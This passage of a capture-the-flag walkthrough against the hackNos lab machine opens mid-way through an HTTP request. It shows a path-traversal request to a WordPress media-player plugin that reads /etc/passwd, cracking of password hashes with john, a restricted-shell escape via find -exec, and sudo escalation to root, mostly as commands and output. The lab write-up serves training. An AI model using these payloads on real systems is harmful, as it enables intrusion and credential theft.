/tsweb/wp-content/plugins/gracemedia-media-player/templates/files/ajax_controller.php?ajaxAction=getIds&cfg=../
../../../../../../../../../etc/passwd HTTP/1.1
Host: hacknos.ova
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Pragma: no-cache
Cache-Control: no-cache
```

Reply indicates that exploit was successful and that hash is displayed in the passwd file
Note that for flag, the shell upon login is a restricted shell




```
HTTP/1.0 500 Internal Server Error
Date: Fri, 13 Dec 2019 11:39:38 GMT
Server: Apache/2.4.29 (Ubuntu)
Content-Length: 1685
Connection: close
Content-Type: text/html; charset=UTF-8

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd/netif:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin
syslog:x:102:106::/home/syslog:/usr/sbin/nologin
messagebus:x:103:107::/nonexistent:/usr/sbin/nologin
_apt:x:104:65534::/nonexistent:/usr/sbin/nologin
lxd:x:105:65534::/var/lib/lxd/:/bin/false
uuidd:x:106:110::/run/uuidd:/usr/sbin/nologin
dnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
landscape:x:108:112::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:109:1::/var/cache/pollinate:/bin/false
sshd:x:110:65534::/run/sshd:/usr/sbin/nologin
rohit:x:1000:1000:hackNos:/home/rohit:/bin/bash
mysql:x:111:114:MySQL Server,,,:/nonexistent:/bin/false
flag:$1$flag$vqjCxzjtRc7PofLYS2lWf/:1001:1003::/home/flag:/bin/rbash
```

Password for flag cracked




```
root@kali:/tmp/crack# john --show hash.txt
?:topsecret

1 password hash cracked, 0 left
root@kali:/tmp/crack# 
```

SSH login successful




```
Could not chdir to home directory /home/flag: No such file or directory
flag@hacknos:/$ echo $SHELL
/bin/rbash
flag@hacknos:/$ cd home
-rbash: cd: restricted
flag@hacknos:/$ 
```

Breaking out of restricted bash
https://www.exploit-db.com/docs/english/44592-linux-restricted-shell-bypass-guide.pdf




```
flag@hacknos:/$ find /etc/passwd -type f -exec /bin/sh \;
$ /bin/bash -p
flag@hacknos:/$ cd home
flag@hacknos:/home$ ls -lah
total 12K
drwxr-xr-x  3 root  root  4.0K Nov 17 18:54 .
drwxr-xr-x 24 root  root  4.0K Dec 13 11:03 ..
drwxr-x--x  4 rohit rohit 4.0K Nov 17 18:53 rohit
flag@hacknos:/home$ 
```

Privilege escalation




```
flag@hacknos:/var$ cd backups/
flag@hacknos:/var/backups$ ls -lah
total 52K
drwxr-xr-x  3 root root 4.0K Dec 13 10:57 .
drwxr-xr-x 14 root root 4.0K Nov 17 17:34 ..
-rw-r--r--  1 root root  33K Nov 17 22:09 apt.extended_states.0
-rw-r--r--  1 root root 3.5K Nov 17 17:40 apt.extended_states.1.gz
drwxr-xr-x  2 root root 4.0K Nov 17 21:44 passbkp
flag@hacknos:/var/backups$ cd passbkp/
flag@hacknos:/var/backups/passbkp$ ls -lah
total 12K
drwxr-xr-x 2 root root 4.0K Nov 17 21:44 .
drwxr-xr-x 3 root root 4.0K Dec 13 10:57 ..
-rw-r--r-- 1 root root   32 Nov 17 21:44 md5-hash
flag@hacknos:/var/backups/passbkp$ cat md5-hash
$1$rohit$01Dl0NQKtgfeL08fGrggi0
flag@hacknos:/var/backups/passbkp$ 
```

Cracking rohit's password




```
root@kali:/tmp/crack# john -w:/usr/share/wordlists/rockyou.txt hashes.txt
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt, crypt(3) $1$ [MD5 256/256 AVX2 8x3])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
!%hack41         (?)
1g 0:00:01:14 DONE (2019-12-13 06:19) 0.01349g/s 190269p/s 190269c/s 190269C/s !(3(r3@m..!!ozgur!!112233
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

User.txt




```
root@hacknos:/home/rohit# ls -lah
total 48K
drwxr-x--x 4 rohit rohit 4.0K Nov 17 18:53 .
drwxr-xr-x 3 root  root  4.0K Nov 17 18:54 ..
-rw------- 1 rohit rohit 2.7K Nov 17 21:46 .bash_history
-rw-r----- 1 rohit rohit  220 Apr  4  2018 .bash_logout
-rw-r----- 1 rohit rohit 3.7K Apr  4  2018 .bashrc
drwx------ 2 rohit rohit 4.0K Nov 17 17:32 .cache
drwx------ 3 rohit rohit 4.0K Nov 17 17:32 .gnupg
-rw------- 1 root  root   120 Nov 17 17:50 .mysql_history
-rw-r----- 1 rohit rohit  807 Apr  4  2018 .profile
-rw-r----- 1 rohit rohit    0 Nov 17 17:33 .sudo_as_admin_successful
-rw-r--r-- 1 root  root   702 Nov 17 18:33 user.txt
-rw------- 1 rohit rohit 7.7K Nov 17 18:53 .viminfo
```




```
root@hacknos:/home/rohit# cat user.txt
############################################

 __    __   _______   ______    ______
/  |  /  | /       | /      \  /      \
$$ |  $$ |/$$$$$$$/ /$$$$$$  |/$$$$$$  |
$$ |  $$ |$$      \ $$    $$ |$$ |
$$ \__$$ | $$$$$$  |$$$$$$$$/ $$ |
$$    $$/ /     $$/ $$       |$$ |
 $$$$$$/  $$$$$$$/   $$$$$$$/ $$/




############################################

MD5-HASH : bae11ce4f67af91fa58576c1da2aad4b
root@hacknos:/home/rohit# 
```

User is able to run all comand as root



```
rohit@hacknos:~$ sudo -l
[sudo] password for rohit:
Matching Defaults entries for rohit on hacknos:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User rohit may run the following commands on hacknos:
    (ALL : ALL) ALL
rohit@hacknos:~$ sudo su
root@hacknos:/home/rohit# cd /root
```

Root flag



```
root@hacknos:~# cat root.txt
                                                            #
 _______                         __              __  __     #
/       \                       /  |            /  |/  |    #
$$$$$$$  |  ______    ______   _$$ |_          _$$ |$$ |_   #
$$ |__$$ | /      \  /      \ / $$   |        / $$  $$   |  #
$$    $$< /$$$$$$  |/$$$$$$  |$$$$$$/          $$$$$$$$$$/   #
$$$$$$$  |$$ |  $$ |$$ |  $$ |  $$ | __        / $$  $$   |  #
$$ |  $$ |$$ \__$$ |$$ \__$$ |  $$ |/  |      $$$$$$$$$$/   #
$$ |  $$ |$$    $$/ $$    $$/   $$  $$/         $$ |$$ |    #
$$/   $$/  $$$$$$/   $$$$$$/     $$$$/          $$/ $$/     #
#############################################################

#############################################################
MD5-HASH : bae11ce4f67af91fa58576c1da2aad4b

Blog : www.hackNos.com

Author : Rahul Gehlaut

linkedin : https://www.linkedin.com/in/rahulgehlaut/
#############################################################
root@hacknos:~# █
```